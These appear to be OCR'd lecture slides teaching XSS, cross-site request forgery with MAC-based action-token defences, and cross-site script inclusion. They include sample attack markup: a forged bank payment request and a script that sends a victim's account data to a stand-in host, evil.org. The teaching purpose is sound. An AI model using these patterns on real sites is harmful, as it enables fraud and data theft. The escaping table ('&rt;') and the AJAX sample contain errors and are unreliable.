- Attacker gets to inject arbitrary script into your web application
- Browser thinks it is coming from your application
- XSS is a hole / backdoor that allows attacker to CONTROL your web application.



Reflected vs Stored XSS


- *Reflected XSS*: script injected into a request and reflected immediately in response
  - □ as in the query parameter example before
- *Stored XSS*: script delivered to victim some time after being injected
  - □ stored somewhere in the meantime
  - □ attack is repeatable, more easily spread
- MySpace: Stored XSS Worm, October 2005
  - □ propagated from one user profile page to the next via friend connections
  - □ went from 1 to over 1M “infected” profiles in < 6 hours
  - □ MySpace went offline to fix
  - □ Samy Kamkar: first FBI conviction for XSS attack



Preventing XSS

- Input Validation vs. Output Sanitization
  - XSS is not an input validation problem
  - Strings with HTML metachars not a problem until they’re displayed on the webpage
  - Might be valid elsewhere, e.g. in a database, and thus not validated later when output to HTML
  - Output Sanitization/Escaping: check strings as you insert into HTML doc – library functions exist (e.g. htmlentities() in PHP)
- HTML Escaping:

< ➔ &lt;
> ➔ &rt;
“➔ &quot;
& **➔ &amp;**



Types of XSS Mitigation


Context	**Examples** (where to inject evil-script)	**Prevention Technique**
Simple Text	`<b>'%(query)'</b>`	HTML Escaping
Tag Attributes (Attribute-Injection)	`<input … value ="%(query)"/>`	HTML Escaping (attrib values in " ")
URL Attributes (`href`, `src` attribs.)	`<script src ="%(script_url)">`	Whitelist (`src` from own server?)
JavaScript (JS)	`<input... onclick=''>`	Escape JS/HTML

10.2.1. Cross-Site Request Forgery (XSRF)

- Malicious site can initiate HTTP requests to our app on Alice's behalf, w/o her knowledge

- Cached credentials sent to our server regardless of who made the request

Example: Normal Interaction



Alice

bank.com

/login.html


/auth uname=victim&pass=fmd9032

Cookie: sessionid=40a4c04de

/viewbalance
Cookie: sessionid=40a4c04de

"Your balance is $25,000"

Example: XSRF Attack



Alice

bank.com

evil.org

/login.html

/auth uname=victim&pass=fmd9032

Cookie: sessionid=40a4c04de

/evil.html


<img src="http://bank.com/paybill?
addr=123 evil st & amt=$10000">

/paybill?addr=123 evil st, amt=$10000
Cookie: sessionid=40a4c04de

"OK. Payment Sent!"


10.2.1. XSRF Impacts

- Malicious site can't read info, but can make *write* requests to our app!
- No code injected into our app!
- Who should worry about XSRF?
  - □ Apps w/ server-side state: user info, updatable profiles such as username/passwd (e.g. Facebook)
  - □ Apps that do financial transactions for users (e.g. Amazon, eBay)
  - □ Any app that stores user data (e.g. calendars, tasks)



10.3. Preventing XSRF


- HTTP requests originating from user action are indistinguishable from those initiated by a script
- Need methods to distinguish valid requests
  - □ Inspecting `Referer` Headers
  - □ Validation via User-Provided Secret
  - □ Validation via Action Token



10.3.3. Validation via Action Token

- Add special *action tokens* as hidden fields to “genuine” forms to distinguish from forgeries
- Same-origin policy prevents 3rd party from inspecting the form to find the token
- Need to generate and validate tokens so that
  - □ Malicious 3rd party can’t guess or forge token
  - □ Then can use to distinguish genuine and forged forms
  - □ How? We propose a scheme next.

XSRF Attack Foiled



/auth uname=victim&pass=fmd9032

Cookie: sessionid=40a4c04de
<form action="/paybill" …>
<input name=token value=498sd83… type=hidden>

/evil.html


<img src="http://bank.com/paybill?
addr=123 evil st & amt=$10000 & token = ???">

/paybill?addr=123 evil st, amt=$10000, token = ???
Cookie: sessionid=40a4c04de

"Could not authenticate."


10.3.3. Generating Action Tokens

- Concatenate value of timestamp or counter *c* with the Message Authentication Code (MAC) of *c* under secret key *K*:
  - □ Token: $T = MAC_K(c)||c$
  - □ Security dependent on crypto algorithm for MAC
  - □ || denotes string concatenation, *T* can be parsed into individual components later
- Recall from 1.5., MACs are function of message and secret key (See Ch. 15 for more details)




10.3.3. Validating Action Tokens

- Split token *T* into MAC and other components
- Compute expected MAC for given *c* and check that given MAC matches
- If MAC algorithm is secure and *K* is secret, 3rd party can’t create $\text{MAC}_K(\text{c})$, so can’t forge token




10.3.3. Problem with Scheme

- Application will accept *any* token we’ve previously generated for a browser
- Attacker can use our application as an *oracle*!
  - □ Uses own browser to go to page on our site w/ form
  - □ Extracts the token from hidden field in form
- Need to also verify that incoming request has action token sent to the *same* browser (not just *any* token sent to *some* browser)




10.3.3. Fixing the Problem

- Bind value of action token to a cookie
  - □ Same-origin policy prevents 3rd party from reading or setting our cookies
  - □ Use cookie to distinguish between browser instances
- New Scheme
  - □ Cookie *C* is unpredictable, unique to browser instance
  - □ C can be session authentication cookie
  - □ Or random 128 bits specifically for this purpose
  - □ *L* = action URL for form with action token
  - □ Compute $T = MAC_K(C||d||L)$, d is separator (e.g. ;)
  - □ *d* ensures uniqueness of concatenation



10.2.2. Cross-Site Script Inclusion (XSSI)


- 3rd-party can include `<script>` sourced from us
- Static Script Inclusion
  - □ Purpose is to enable code sharing, i.e. providing JavaScript library for others to use
  - □ Including 3rd-party script dangerous w/o control since it runs in our context with full access to client data
- Script Inclusion Vulnerability
  - □ Instead of traditional postback of new HTML doc, asynchronous requests (AJAX) used to fetch data
  - □ Data exchanged via XML or JSON (arrays, dicts)



XSSI Example: AJAX Script

- Script Inclusion: `viewbalance.html`
- Good Site: `www.bank.com`


```
<script>
x = new XMLHTTPRequest(); // used to make an AJAX request
x.onreadystatechange = ProcessResults;
x.open("POST",
"http://www.bank.com/json/get_data?callback=RenderData");
function ProcessResults() {
  if (x.readyState == 4 and x.status = 200)
    eval(x.responseBody);
}
</script>
```



Normal AJAX Interaction

Alice
bank.com
login & authenticate
Cookie: sessionid=40a4c04de
/viewbalance.html
Cookie: sessionid=40a4c04de
/json/get_data?callback=RenderData
RenderData({“acct_no”:”494783”, “balance”:”10000”})
RenderData

XSSI Attack



Alice

bank.com evil.org

login & authenticate

Cookie: sessionid=40a4c04de

/viewbalance.html Cookie: sessionid=40a4c04de

/evil.html

```
<script>
function RenderData(args) { sendArgsToEvilOrg(args); }
</script>
<script src="http://www.bank.com/json/get_data?
callback=RenderData">
```


RenderData({“acct_no”:”494783”, “balance”:”10000”})

